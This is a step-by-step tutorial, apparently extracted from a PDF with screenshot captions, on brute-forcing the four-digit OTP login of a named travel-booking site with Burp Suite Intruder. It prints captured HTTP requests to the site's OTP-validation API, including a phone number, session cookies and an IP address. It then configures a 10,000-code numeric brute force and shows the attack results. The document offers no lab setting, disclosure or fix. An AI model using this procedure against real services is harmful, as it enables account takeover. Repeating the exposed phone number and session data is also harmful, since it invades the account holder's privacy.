
Step 2 : Enter your phone number and click on the send otp button



Step 3: Once you have got the otp enter any wrong otp but don't click on validate otp



Step 4: Go to the burp suite tool and click on turn on the intercept



Step 5: Then come back to your website and click on validate otp button, now the request will be captured

Enter OTP

1234

OTP is sent to your registered mobile no 7028886778

VALIDATE OTP

You can resend the OTP in 02:43 [Resend OTP](#)

```

GET /api/resource/APIValidateAgentOTPLogin?OTPType=LG&OTP=1234&MobileNumber=7028886778&ReferredByCode= HTTP/1.1
Host: www.gujarattravels.co.in
Cookie: ty=at3A4v3A7Bst3A10v3A1Csession_id=223B643A2C23A1C21c29c076decfc60dddf8cb169d67db42243Bst3A10v3A1C2Cip_address%223Be%3A14v3A%2C103.195.250.1012243Bs13A10v3A1C2User_agent%223Bs13A50v3A1C2MorillaCF5.0+28Windows+NT+10.0%2BWin643B+x64%3B+rvt3A124.0%223Bs13A13v3A1C2last_activity%223Bs13A1713801193%23B%7D7222034c61dba4e14c9481893e5ead;_utma=84557839.141368751.1713811937.1713811937.1713811937.1;_utmb=84557839.1.10.1713811937;_utmc=84557839;_utme=84557839.1713811937.1.utmccn=(organic)|utmcmd=(organic)|utmctr=(not provided);_utat=1;_ga=GAI.3.1411368751.1713811937;_gid=GAI.3.743858948.1713811935;_ga_UA-151095097-5=1;_fbp=fb.1.1713811939068.397920917;_ga_TB5R47F1TS+651.3.1713811939.1.0.1713811939.0.0.0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Referer: https://www.gujarattravels.co.in/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

```

Step 6 : Now go back to the burp suite tool and right click send that request to the intruder

Request to https://www.gujarattravels.co.in:443 [46.137.207.220]

Forward Drop Intercept is on Action Open browser


Pretty Raw Hex

```
1 GET /api/resource/APIValidateAgentOTPLogin?OTPType=LG&OTP=1234&MobileNumber=7028886778&ReferredByCode= HTTP/1.1
2 Host: www.gujarattravels.co.in
3 Cookie: ty=
4 utmcsr=organic; _utmac=64557839.1411360751.1713811937.1713811937.1713811937; _utma=64557839.1411360751.1713811937.1713811937.1713811937.1713811937; _utmc=;
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:5.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
6 Accept: /*
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 X-Requested-With: XMLHttpRequest
10 Referer: https://www.gujarattravels.co.in/
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Te: trailers
15 Connection: close
16
```

Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Insert Collaborator payload
Request in browser >
Engagement tools [Pro version only] >
Change request method
Change body encoding
Copy URL
Copy as curl command (bash)
Copy to file
Paste from file
Save item
Don't intercept requests >
Do intercept >
Convert selection >
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation

Step 7 : In intruder tab see the request and in proxy tab turn off the intercept

Step 8 : In the intruder tab , on the right hand side there is clear button click on that



Step 9 : In the intruder tab again , select the otp value (only the value) and on the right hand side there is add button click on that button

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payload positions' section is open, showing the target URL and a large payload string. The payload string is a sequence of characters, likely a brute-force attempt. The 'Start attack' button is present at the top right.

Step 10 : After this is done, in the same intruder tab we have to go to the payloads, in the payloads the first things is payload type , change the payload type to bruteforcer

Payload sets

You can define one or more payload sets. The number of payload sets depends on the number of tabs in the tab bar.

Payload set: 1 Payload count: 0
Payload type: Simple list Request count: 0

Payload set 1

This payload type generates a list of strings that are used as payloads.

Actions:

- Paste
- Load ...
- Remove
- Clear
- Deduplicate
- Add

Simple list

- Simple list
- Runtime file
- Custom iterator
- Character substitution
- Case modification
- Recursive grep
- Illegal Unicode
- Character blocks
- Numbers
- Dates
- Brute forcer**
- Null payloads
- Character frobber
- Bit flipper
- Username generator

Add from list ... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Enabled Rule

Step 11: Then in the payload setting , we have a character set since the otp value are only numeric we will remove the alphabets and keep the numeric values only

Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: 0123456789

Min length: 4

Max length: 4

Payload processing

Step 12 : Now once this is done , in the top right corner just click on start attack

Burp Suite Community Edition v2024.2.1.5 - Temporary Project

Intruder tab selected. Payload set '1' is selected. Payload type is 'Brute forcer'. Request count is 10,000.

Step 13: Now the attack is been started we can move up and down with arrow keys

Step 14 : When we click on a value , down two tabs get open that is request and response

Attack Save

3. Intruder attack of https://www.gujarattravels.co.in

Results Positions Payloads Resource pool Settings

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	0000	200	356		895		
1	1000	200	251		894		
2	2000	200	326		895		
3	3000	200	233		894		
4	4000	200	361		895		
5	4000	200	235		894		

Request Response

```

1 GET /api/resource/APIValidateAgentOTPLogin?OTPType=LG&OTP=2000&MobileNumber=7028886778&ReferredByCode= HTTP/1.1
2 Host: www.gujarattravels.co.in
3 Connection: keep-alive
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6029.135 Safari/537.36
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 X-Requested-With: XMLHttpRequest
9 Referer: https://www.gujarattravels.co.in/
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 Te: trailers
14 Connection: keep-alive
15
16

```

Step 15 : In the response tab there will be some kind of text that will represent whether the otp is valid or no

